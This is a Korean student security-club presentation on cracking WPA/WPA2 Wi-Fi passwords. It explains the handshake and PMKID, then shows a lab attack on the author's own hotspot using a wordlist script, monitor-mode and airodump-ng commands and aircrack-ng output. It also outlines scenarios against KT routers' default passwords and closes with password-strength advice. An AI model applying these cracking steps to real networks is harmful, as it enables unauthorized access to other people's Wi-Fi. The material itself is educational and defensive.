



와이파이

WPA/WPA2 크래킹



중부대학교 SCP 정보보안 동아리
1학년 부원 노무승

목 차

1. WPA(2) 개요

- 1-1. WPA란?
- 1-2. WEP 취약점
- 1-3. WPA/WPA2 비교
- 1-4. WPA/WPA2 크래킹 과정 (EAPOL)
- 1-5. WPA/WPA2 크래킹 과정 (PMKID)

2. 공격 방법 (EAPOL)

- 2-1. 공격 대상 와이파이 생성
- 2-2. 사전 파일 생성
- 2-3. 공격 대상 파악
- 2-4. EAPOL 수집
- 2-5. WPA(2) 패스워드 크래킹

3. 공격 시나리오

- 3-1. 구형 공유기 타깃 공격
- 3-2. 신형 공유기 타깃 공격 (가설)

4. 대비방안




1. WPA(2) 개요

1-1. WPA란?



Station과 AP의 인증과 암호화를 다루는 와이파이 보안 규격 중 하나이다.
WEP의 보안 취약점을 대체하여 현존하는 거의 모든 AP에서 WPA(2)를 사용한다.


1-2. WEP 취약점



WEP는 IV 값과 대칭 비밀키를 seed 값으로 하여
RC4 알고리즘을 거쳐 Keystream을 생성한다.

그 후, Keystream과 Plain text를 XOR 연산하여 Cipher text를 만들게 된다.

1-2. WEP 취약점



이 과정에서 RC4 알고리즘 취약점을 이용한 FMS 공격과
IV 값이 24bit에 불과해 재사용된다는 취약점을 이용해 쉽게 패스워드를 알아낼 수 있다.

1-3. WPA/WPA2 비교

구 분	WEP (Wired Equivalent Privacy)	WPA (Wi-Fi Protected Access)	WPA2 (Wi-Fi Protected Access2)
인 증	사전 공유된 비밀키 사용 (64비트, 128비트)	사전에 공유된 비밀키 사용 or 별도의 인증서버 이용	사전에 공유된 비밀키 사용 or 별도의 인증서버 이용
암호방법	고정 암호키 사용 RC4 알고리즘 사용	암호키 동적 변경(TKIP) RC4 알고리즘 사용	암호키 동적 변경 AES 등 강력한 암호 알고리즘 사용
보안성	가장 취약하여 널리 사용되지 않음	WEP 방식보다 안전하나 불완전한 RC4 알고리즘 사용	가장 강력한 보안기능 제공

WPA는 TKIP 프로토콜을 기본으로 사용하고,
WPA2는 CCMP 프로토콜을 기본으로 사용하는 차이가 있다.

Beck-Tews 공격 [편집]

TKIP는 keystream 복원 공격에 취약하다. 만약 이 공격이 성공적으로 실행된다면, 공격자는 공격자의 선택에 따라 7-15개의 패킷을 네트워크에 보낼 수 있다. TKIP만을 특정목표한 공개적인 공격방법은 Pairwise Master Key나 the Pairwise Temporal Keys를 드러내지 않는다. 2008년 11월 8일에, Martin Beck과 Erik Tews는 공격방식에 대한 자세한 보고서를 발표하였다.^[7]

이 공격방식은 WEP의 chop-chop 공격방식의 확장이다.


Ohigashi-Morii 공격 [편집]

Beck-Tews공격에 기반하여 일본인 연구자인 Toshihiro Ohigashi와 Masakatu Morii가 원래의 공격보다 더 간단하고 빠른 방식을 고안했다.^[8] 이 방식은 원래의 방식을 최적화했지만, man-in-the-middle공격방식을 사용하며, QoS가 작동되는 취약점이 있는 AP가 필요하지 않다.


Beck-Tews공격과 같이, 이 공격은 단지 TKIP에만 유효하며, WPA의 AES기반 보안에는 효과가 없다.

TKIP은 RC4 알고리즘을 사용하기 때문에 WEP 취약점과 비슷한 여러 공격들이 존재한다.

1-4. WPA/WPA2 크래킹 과정 (EAPOL)




https://www.researchgate.net/figure/Generation-of-WPA-WPA2-Four-way-Handshake-33_fig3_342283555



http://www.ktword.co.kr/test/view/view.php?m_temp1=5604&id=1443

WPA는 와이파이 연결 과정 중 인증, 결합 과정 이후에 추가로 4way handshake 암호화 키 교환을 수행하게 된다.

1-4. WPA/WPA2 크래킹 과정 (EAPOL)



https://www.researchgate.net/figure/Generation-of-WPA-WPA2-Four-way-Handshake-33_fig3_342283555

WPA(2)에서 Plain text는 PTK로 암호화하여 송수신하며,
PTK는 「SSID, Password, AP Mac, STA Mac, ANonce, SNonce」 요소로 생성된다.

1-4. WPA/WPA2 크래킹 과정 (EAPOL)

	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	EFMNetwo_30:4d:f6	Broadcast	802.11	316	Beacon frame,

```
Tagged parameters (256 bytes)
  Tag: SSID parameter set: iptime403
    Tag Number: SSID parameter set (0)
    Tag length: 9
    SSID: iptime403
```

「SSID」는 AP의 Beacon Frame에서 구할 수 있고,
「AP Mac, STA Mac, ANonce, SNonce」는 EAPOL Frame에서 구할 수 있다.

1-4. WPA/WPA2 크래킹 과정 (EAPOL)

1	0.000000	52:77:05:96:30:0a	IntelCor_d4:8d:de	EAPOL	157	Key (Message 1 of 4)
2	0.000006	IntelCor_d4:8d:de	52:77:05:96:30:0a	EAPOL	181	Key (Message 2 of 4)
3	0.000010	52:77:05:96:30:0a	IntelCor_d4:8d:de	EAPOL	213	Key (Message 3 of 4)
4	0.000013	52:77:05:96:30:0a	IntelCor_d4:8d:de	EAPOL	213	Key (Message 3 of 4)
5	0.000017	IntelCor_d4:8d:de	52:77:05:96:30:0a	EAPOL	157	Key (Message 4 of 4)

Type: 802.1X Authentication (0x888e)
▼ 802.1X Authentication
Version: 802.1X-2004 (2)
Type: Key (3)
Length: 95
Key Descriptor Type: EAPOL RSN Key (2)
[Message number: 1]
▶ Key Information: 0x008a
Key Length: 16
Replay Counter: 1
WPA Key Nonce: b4963215ca1efdfef433d3b9118319f7be4bb03e6056637...

4	0.000013	52:77:05:96:30:0a	IntelCor_d4:8d:de	EAPOL	213	Key (Message 3 of 4)
5	0.000017	IntelCor_d4:8d:de	52:77:05:96:30:0a	EAPOL	157	Key (Message 4 of 4)



Type: 802.1X Authentication (0x888e)
802.1X Authentication
Version: 802.1X-2004 (2)
Type: Key (3)
Length: 151
Key Descriptor Type: EAPOL RSN Key (2)
[Message number: 3]
▶ Key Information: 0x13ca
Key Length: 16
Replay Counter: 2
WPA Key Nonce: b4963215ca1efdfef433d3b9118319f7be4bb03e6056637...

2	0.000006	IntelCor_d4:8d:de	52:77:05:96:30:0a	EAPOL	181	Key (Message 2 of 4)
3	0.000010	52:77:05:96:30:0a	IntelCor_d4:8d:de	EAPOL	213	Key (Message 3 of 4)
4	0.000013	52:77:05:96:30:0a	IntelCor_d4:8d:de	EAPOL	213	Key (Message 3 of 4)
5	0.000017	IntelCor_d4:8d:de	52:77:05:96:30:0a	EAPOL	157	Key (Message 4 of 4)

Type: 802.1X Authentication (0x888e)
▼ 802.1X Authentication
Version: 802.1X-2001 (1)
Type: Key (3)
Length: 119
Key Descriptor Type: EAPOL RSN Key (2)
[Message number: 2]
▶ Key Information: 0x010a
Key Length: 0
Replay Counter: 1
WPA Key Nonce: cbac4733203509f6ab0b2b01dd9ab6a27c3d1f60265981e6...

ANonce는 「EAPOL 1,3 Frame」에 존재하고, SNonce는 「EAPOL 2 Frame」에 존재하므로
필요한 EAPOL Frame은 「EAPOL 2 && (EAPOL 1 || EAPOL 3)」와 같다.

1-4. WPA/WPA2 크래킹 과정 (EAPOL)



PTK 구성 요소인 「SSID, Password, AP Mac, STA Mac, ANonce, SNonce」 중 Password를 사전 대입 공격으로 사용하여 임의의 PTK를 생성하고 임의의 무결성 코드(MIC)를 생성한다.

이를 실제 획득한 EAPOL Frame의 무결성 코드(MIC)와 비교하여 Password의 진위 여부를 알 수 있다.

1-4. WPA/WPA2 크래킹 과정 (PMKID 기반)

```
802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 117
  Key Descriptor Type: EAPOL RSII Key (2)
  [Message number: 1]
  Key Information: 0x008a
  Key Length: 16
  Replay Counter: 0
  WPA Key Nonce:
  Key IV:
  WPA Key RSC:
  WPA Key ID:
  WPA Key MIC:
  WPA Key Data Length: 22
  WPA Key Data:
    Tag: Vendor Specific: IEEE 802.11: RSII
      Tag Number: Vendor Specific (221)
      Tag length: 20
      OUI: 00:0f:ac (IEEE 802.11)
      Vendor Specific OUI Type: 4
      RSII PMKID: 5838489bf75b31b064814e049f3fe586
```

<https://hashcat.net/forum/thread-7717.html>

또 다른 방법으로 PMKID 기반 와이파이 로밍 기능을 제공하는 와이파이의 경우,
AP에 STN이 연결되어 있지 않아도 크래킹을 진행할 수 있다.


(하지만, 해당 기능이 활성화되어 있을 가능성이 희박하기 때문에 추천하진 않는다.)



2. 공격 실습

(EAPOL)

2-1. 공격 대상 와이파이 생성



안드로이드의 모바일 핫스팟 기능으로 공격 대상 와이파이를 생성해준다.
보안 규격은 WPA2, 비밀번호는 '00000804' (8자리)로 설정해주었다.

2-2. 사전 파일 생성

```
1  file = open('wordlist.txt', 'w')
2
3  print("※ wordlist.txt creating ...")
4
5  for x in range(10000000): # 00000000 ~ 99999999
6      file.write(str(x).zfill(8) + '\n')
7      print('\t ex. ' + str(x).zfill(8))
8
9
10 print("※ wordlist.txt created complete!")
11 file.close()
```

사전 기반 브루트포싱(Brute-Force)을 이용해 비밀번호를 알아낼 것이기 때문에
'00000000' ~ '99999999' 값을 가지는 사전(Dictionary) 파일을 생성하는 파이썬 코드를 작성하였다.

(실습의 간소화를 위해 사전 생성 범위를 줄여 진행하였음.)

2-3. 공격 대상 파악

```
root@root:/home/nms200299# ifconfig wlxec086b1353a9 down
root@root:/home/nms200299# iwconfig wlxec086b1353a9 mode monitor
root@root:/home/nms200299# ifconfig wlxec086b1353a9 up
```


```
root@root:/home/nms200299# airodump-ng wlxec086b1353a9
```

```
CH 13 ][ Elapsed: 30 s ][ 2022-02-09 15:19
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
52:77:05:96:30:0A	-30	29	0 0	1	130	WPA2	CCMP	PSK	nms200299

무선 랜카드를 모니터 모드로 변환하고 airodump-ng 툴을 이용해 공격 대상 와이파이의 정보를 파악한다. (SSID, BSSID, 채널, ENC 정보 등)

2-4. EAPOL 수집



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	52:77:05:96:30:0a	IntelCor_d4:8d:de	EAPOL	157	Key (Message 1 of 4)
2	0.000006	IntelCor_d4:8d:de	52:77:05:96:30:0a	EAPOL	181	Key (Message 2 of 4)
3	0.000010	52:77:05:96:30:0a	IntelCor_d4:8d:de	EAPOL	213	Key (Message 3 of 4)
4	0.000013	52:77:05:96:30:0a	IntelCor_d4:8d:de	EAPOL	213	Key (Message 3 of 4)
5	0.000017	IntelCor_d4:8d:de	52:77:05:96:30:0a	EAPOL	157	Key (Message 4 of 4)

실제 공격시에는 DeAuth 공격을 먼저 시도하여, 불특정 STN을 연결 해제하고 STN이 저장된 프로파일을 이용해 자동으로 재연결을 시도할 때, EAPOL을 발생하는 것을 수집하지만 실습의 간소화로 본 실습에서는 본인이 직접 임의의 STN과 AP를 연결을 수동으로 끊으며 수집하였음.

2-5. WPA(2) 패스워드 크래킹

```
Aircrack-ng 1.6

[00:00:14] 100772/101680 keys tested (7147.44 k/s)

Time left: 0 seconds                                99.11%

KEY FOUND! [ 00000804 ]

Master Key      : FB 25 9B 79 7C B9 7C 9A F2 77 2E EC CA 31 FA 66
                  AC 41 26 6A 3B 14 43 A7 9C B9 C5 FF CA 92 B3 99

Transient Key   : DA 86 35 8B 8F 62 32 78 B8 61 2F F1 79 1B 2A 57
                  62 4C A6 40 A5 C4 84 FE EC 0F B4 55 92 81 A9 CD
                  7C CC EB 2B FC 68 B2 BE 17 C0 6F 4B EA 4D 01 5D
                  FD 20 2D 9A 5B BD 55 5D 3A 91 12 B1 5E 14 2F 1D

EAPOL HMAC     : 43 9E 63 D7 63 7B 6F 2E B0 52 65 89 28 81 48 1A
```

「aircrack-ng [EAPOL Pcap] -w [딕셔너리 파일] -b [AP MAC] -e [AP SSID]」

(-b 와 -e 옵션은 pcap 파일 내 Beacon Frame을 포함하여 대체 가능)



aircrack-ng를 이용해 WPA(2)의 패스워드 크래킹을 시도하여 패스워드를 알아내었다.

(GPU를 사용하는 HashCat 유틸도 존재)



3. 공격 시나리오

3-1. 구형 공유기 타깃 공격





- 4.3.1.1. Wi-Fi 6 (KT 10GiGA WiFi) 무선 AP
- 4.3.1.2. Wi-Fi 5 (KT GiGA WiFi) 무선 AP
- 4.3.1.3. Wi-Fi 4 (ollehWiFi) 무선 AP



1. 공유기 기본 SSID 이름을 보면 구형 공유기인지 신형 공유기인지 알 수 있다.
2. 구형 공유기들은 10자리 숫자로 기본 패스워드가 설정되어 있어,
이를 이용해 8~12자리 숫자를 담고 있는 사전 파일을 생성해 공격을 시도.


3-2. 신형 공유기 타깃 공격 (가설)



4.3.1.1. Wi-Fi 6 (KT 10GiGA WiFi) 무선 AP

4.3.1.2. Wi-Fi 5 (KT GiGA WiFi) 무선 AP

4.3.1.3. Wi-Fi 4 (ollehWiFi) 무선 AP



1. SSID 이름을 보면 구형 공유기인지 신형 공유기인지 알 수 있다.

2. 신형 공유기들은 10자리 영소문자+숫자 혼합이라

해당 사전 파일을 생성한 후, GPU 기반 크래킹 툴로 공격을 시도

3-2. 신형 공유기 타깃 공격 (가설)

```
Hashmode: 2500 - WPA-EAPOL-PBKDF2 (Iterations: 4095)
```

```
Speed.#1.....: 1138.3 kH/s (73.44ms) @ Accel:4 Loops:1024 Thr:1024 Vec:1
```

RTX 3090 기준 Hashcat을 사용한 WPA 크랙에 1138.3 kH/s의 퍼포먼스를 낸다.

영소문자+숫자로 이뤄진 10자리 수의 모든 경우의 수는

36^{10} (3656158440062976) 이므로

$36^{10} / 1138300$ (초) / 60 (분) / 60 (시) / 24 (일) / 365 (년)을 하면

대략 101.85년이 걸리게 된다.



4. 대비 방안

4. 대비 방안



3-2의 가설 증명에 따라 영소문자+숫자 구성으로 10자리 수 이상 구성을 추천하며,
사전에 유출되지 않은 안전한 문자열로 구성하는 것으로 필요하다.



Q & A





감사합니다

